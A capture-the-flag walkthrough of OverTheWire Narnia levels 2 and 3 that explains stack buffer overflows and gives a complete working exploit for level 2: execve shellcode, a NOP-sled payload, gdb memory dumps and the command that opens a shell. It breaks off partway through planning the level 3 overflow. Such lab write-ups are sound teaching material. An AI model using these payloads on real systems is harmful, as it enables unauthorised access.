


```
narnia2@narnia:/narnia$ strings narnia2.c
   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation; either version 2 of the License, or
   (at your option) any later version.
   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.
   You should have received a copy of the GNU General Public License
   along with this program; if not, write to the Free Software
   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char * argv[]){
    char buf[128];
    if(argc == 1){
        printf("Usage: %s argument\n", argv[0]);
        exit(1);
    }
    strcpy(buf,argv[1]);
    printf("%s", buf);
    return 0;
```


So it looks like it is just taking the argument we pass in, putting it into a buffer, then printing the buffer.

Buffer Overflow Digression:

Here I just wanted to give a better explanation about what exactly happens with a Buffer overflow exploit using this specific level as an example. To start, what does Buffer Overflow actually mean. As said when I explained it before, it's essentially using our ability to input and the vulnerability that the program doesn't check how long our input string is to overwrite memory. But how does that help us in this case? Before there were other variables we had to change, or things that would just execute automatically, so how does overwriting memory help us now?



Using the above diagram I will show you how we can make this work well for us. The return value is really what we are interested in here (the highlighted red box). The return value is what we reach at the end of running the program. What the return value stores is the location the stack pointer needs to return to at the end of running the program. But what if we were able to overwrite the value of the return variable and make it go somewhere else and start running a different malicious program? What we can do is make the return value point to a shellcode program that we write which will open a shell for us. So by overwriting the return pointer, we have made use of the buffer overflow to insert malicious software to gain access to a shell.
So now that we understand exactly what we need to do, lets first find how many values we have to input before we start overwriting the return variable:




```
(gdb) run $(python -c "print('A'*134)")
Starting program: /narnia/narnia2 $(python -c "print('A'*134)")

Program received signal SIGSEGV, Segmentation fault.
0xf7004141 in ?? ()
```


This may look bad because we got a segfault, but this is exactly what we wanted. We know that the hex code for the ASCII character ‘A’ is 41, and when a program segfaults, it shows where the return pointer was pointing at and where it went to get a segfault. We can see that there are two 41’s that are written in there, that is because of what we did, so we know that since we over wrote 2 bytes of the return address, we have to go two bytes backwards, and that our return address starts 4 bytes after the buffer (buffer is the first 128 bytes). So I know that I have 128 bytes of space to work with when finding or writing a shell code, 4 bytes of extra data between the buffer and return address (see the diagram above, EBP is four bytes), and then 4 bytes for a return address. So what I did was I found a shellcode to use:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80
```

Shellcode (without getting too technical) is a series of "opcodes" that when a computer reads them will execute certain commands. This shell code will execute the shell for us and will allow us to become the user narnia3. So lets make what is called a "payload" which is just our program and some extra junk data so we can see where we need to make the return value point too:




```
(gdb) run $(python -c 'print "\x90"*107 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80" + "B"*4')
```




```
Starting program: /narnia/narnia2 $(python -c 'print "\x90"*107 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80" + "B"*4')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Note that extra space before our program in our payload is filled with NOP operations, which is hex code 90. What we are creating is known as an "NOP sled." An NOP operation stands for no operation, and just sends the pointer to the next instruction in the line, but since all the instructions are NOP instructions, it will just "slide" the pointer along until it reaches our code, much like a sled slides along a hill, hence the name NOP sled. So we are going to insert a number of characters so that the NOP sled, and our program completely fills the space we have available to us. Now that we have run the payload with narnia2 we see we get a segmentation fault and the extra 'B's we placed at the end of our payload as place holders overwrote the return address. We can now take a look at the registers:




```
(gdb) x/300wx $esp
0xffffd640:     0x00000000      0xffffd6d4      0xffffd6e0      0x00000000
0xffffd650:     0x00000000      0x00000000      0xf7fc5000      0xf7ffdc0c
0xffffd660:     0xf7ffd000      0x00000000      0x00000002      0xf7fc5000
0xffffd670:     0x00000000      0x90e8b74d      0xaa00bb5d      0x00000000
0xffffd680:     0x00000000      0x00000000      0x00000002      0x08048350
0xffffd690:     0x00000000      0xf7fee710      0xf7e2a199      0xf7ffd000
0xffffd6a0:     0x00000002      0x08048350      0x00000000      0x08048371
0xffffd6b0:     0x0804844b      0x00000002      0xffffd6d4      0x080484a0
0xffffd6c0:     0x08048500      0xf7fe9070      0xffffd6cc      0xf7ffd920
0xffffd6d0:     0x00000002      0xffffd804      0xffffd814      0x00000000
0xffffd6e0:     0xffffd89d      0xffffd8b0      0xffffde6c      0xffffdea1
0xffffd6f0:     0xffffdeb0      0xffffdec1      0xffffded6      0xffffdee3
0xffffd700:     0xffffdeef      0xffffdef8      0xffffdf0b      0xffffdf2d
0xffffd710:     0xffffdf40      0xffffdf4c      0xffffdf63      0xffffdf73
0xffffd720:     0xffffdf87      0xffffdf92      0xffffdf9a      0xffffdfaa
0xffffd730:     0x00000000      0x00000020      0xf7fd7c90      0x00000021
0xffffd740:     0xf7fd7000      0x00000010      0x178bfbff      0x00000006
0xffffd750:     0x00001000      0x00000011      0x00000064      0x00000003
0xffffd760:     0x08048034      0x00000004      0x00000020      0x00000005
0xffffd770:     0x00000008      0x00000007      0xf7fd9000      0x00000008
0xffffd780:     0x00000000      0x00000009      0x08048350      0x0000000b
0xffffd790:     0x000036b2      0x0000000c      0x000036b2      0x0000000d
0xffffd7a0:     0x000036b2      0x0000000e      0x000036b2      0x00000017
0xffffd7b0:     0x00000001      0x00000019      0xffffd7eb      0x0000001a
0xffffd7c0:     0x00000000      0x0000001f      0xffffdfe8      0x0000000f
0xffffd7d0:     0xffffd7fb      0x00000000      0x00000000      0x00000000
0xffffd7e0:     0x00000000      0x00000000      0xba000000      0x1bf34ac0
0xffffd7f0:     0xab5937a2      0xcf9dac61      0x69c7a4a2      0x00363836
0xffffd800:     0x00000000      0x72616e2f      0x2f61696e      0x6e72616e
0xffffd810:     0x00326169      0x90909090      0x90909090      0x90909090
0xffffd820:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd830:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd840:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd850:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd860:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd870:     0x90909090      0x90909090      0x90909090      0x31909090
0xffffd880:     0x2f6850c0      0x6868732f      0x6e69622f      0x5350e389
0xffffd890:     0xc289e189      0x80cd0bb0      0x42424242      0x5f434c00
0xffffd8a0:     0x3d4c4c41      0x555f6e65      0x54552e53      0x00382d46
0xffffd8b0:     0x435f534c      0x524f4c4f      0x73723d53      0x643a303d
```

Now we just need to pick a point among all of the \x90's. Lets just pick 0xffffd830. Now we replace the four B's in our payload with the address we want, but we put the address in backwards:



```
Starting program: /narnia/narnia2 $(python -c 'print "\x90"*107 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80" + "\x30\xd8\xff\xff"')
process 32434 is executing new program: /bin/dash
```

Hey! It seems to work in gdb! Lets try it in the terminal:




```
narnia2@narnia:/narnia$ ./narnia2 $(python -c 'print "\x90"*107 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80" + "\x30\xd8\xff\xff"')
$ whoami
narnia3
```

AWESOME! We got a shell! Lets cd to the password directory and get the password for narnia3!


<u>Narnia 3 → 4:</u>

First to start let's just run the program and see what happens:



```
narnia3@narnia:/narnia$ ./narnia3
usage, ./narnia3 file, will send contents of file 2 /dev/null
narnia3@narnia:/narnia$ ./narnia3 /etc/narnia_pass/narnia3
error opening /etc/narnia_pass/narnia3
narnia3@narnia:/narnia$ ./narnia3 /etc/narnia_pass/narnia4
copied contents of /etc/narnia_pass/narnia4 to a safer place... (/dev/null)
```

So I'm not sure why it had an error opening the narnia3 password, but when I passed in the narnia4 password file, it says it copies the content of the file to the /dev/null i.e. the null device. For now let's just take a look at the source code:




```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv){
    int  ifd,  ofd;
    char ofile[16] = "/dev/null";
    char ifile[32];
    char buf[32];
    if(argc != 2){
        printf("usage, %s file, will send contents of file 2 /dev/null\n",argv[0]);
        exit(-1);
    }
    /* open files */
    strcpy(ifile, argv[1]);
    if((ofd = open(ofile,O_RDWR)) < 0 ){
        printf("error opening %s\n", ofile);
        exit(-1);
    }
    if((ifd = open(ifile, O_RDONLY)) < 0 ){
        printf("error opening %s\n", ifile);
        exit(-1);
    }
    /* copy from file1 to file2 */
    read(ifd, buf, sizeof(buf)-1);
    write(ofd,buf, sizeof(buf)-1);
    printf("copied contents of %s to a safer place... (%s)\n",ifile,ofile);
    /* close 'em */
    close(ifd);
    close(ofd);
    exit(1);
```

So it seems that the program takes our file name, puts it in a character array called ifile (with a max length of 32 characters) and sends the contents of that file to whatever is in ofile, which in our case is /dev/null. Any data you send to /dev/null otherwise known as the null machine is silently discarded, so essentially what the program is doing is copying the contents of whatever file we pass in to /dev/null which essentially deletes it. We see that just like previous levels, this code uses strcpy(), and has no bounds detection to make sure our input does not exceed 32 characters. So we can assume we are going to have to do buffer overflow again. But this time there are some questions to ask:


1. What are we overflowing if we exceed 32 characters?
2. Can we do anything with the values we can overwrite?

Well our input needs to be bigger than 32 characters, so lets make a payload. We have to first make a file that has a name larger than 32 characters. If we just passed in a string that was longer than 32 characters for a file that doesn't exist, we will get stuck on the open file check after the strcpy(). So lets make some temporary directories that have a length of 32 characters when written as the path, this way when we create files all together the path has a length of greater than 32 characters:




```
narnia3@narnia:/$ python -c 'print(len("/tmp/test123/" + "A"*19))'
32
narnia3@narnia:/$ mkdir /tmp/test123/$(python -c 'print("A"*19)')
mkdir: cannot create directory '/tmp/test123/AAAAAAAAAAAAAAAAAAA': No such file or directory
narnia3@narnia:/$ mkdir /tmp/test123/
narnia3@narnia:/$ mkdir /tmp/test123/$(python -c 'print("A"*19)')
narnia3@narnia:/$
```

Since the path to whatever file is 32 + the length of the file name, we will always overflow. So now let's make a file and try to see if it can open it:




```
narnia3@narnia:/$ cd /tmp/test123/$(python -c 'print("A"*19)')
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ ls
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ touch READONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ ls
READONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ chmod 444 READONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ ls
READONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$
```

The first file I want to test is one that has chmod code so that it is read only, cause a section of the code checks to make sure the file is read only. Now let's also make a file that is write only, and one that just has base permissions so that we can see if the chmod is necessary:




```
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ ls
READONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ touch WRITEONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ chmod 222 WRITEONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ ls
READONLY  WRITEONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ /narnia/narnia3 READONLY
copied contents of READONLY to a safer place... (/dev/null)
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ /narnia/narnia3 WRITEONLY
error opening WRITEONLY
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ touch RAND
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ /narnia/narnia3 RAND
copied contents of RAND to a safer place... (/dev/null)
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ 
```

So we learned the chmod was not necessary, but we know for sure we can't use this on write only files. Now let's go to the narnia directory, so that the total path when we put it into the program is longer than 32 characters:




```
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAAA$ cd /narnia
narnia3@narnia:/narnia$ ./narnia3 /tmp/test123/AAAAAAAAAAAAAAAAAAA/RAND
error opening /RAND
narnia3@narnia:/narnia$ 
```

Interesting. It said that it had an error opening RAND, but rand was the part that should have overwritten data. Maybe it isn't our original file that it is having trouble opening, but the outfile. It's possible that we have overwritten the outfile, and that the /RAND is what overwrote it. What we could do then, is use a symbolic link and link it to the narnia4 password and then our outfile we overwrite can be just a text file in our tmp directory that we write the password too. So we are gonna have to modify our payload a little so that we can fit everything in our infile piece, then also fit everything in our outfile:

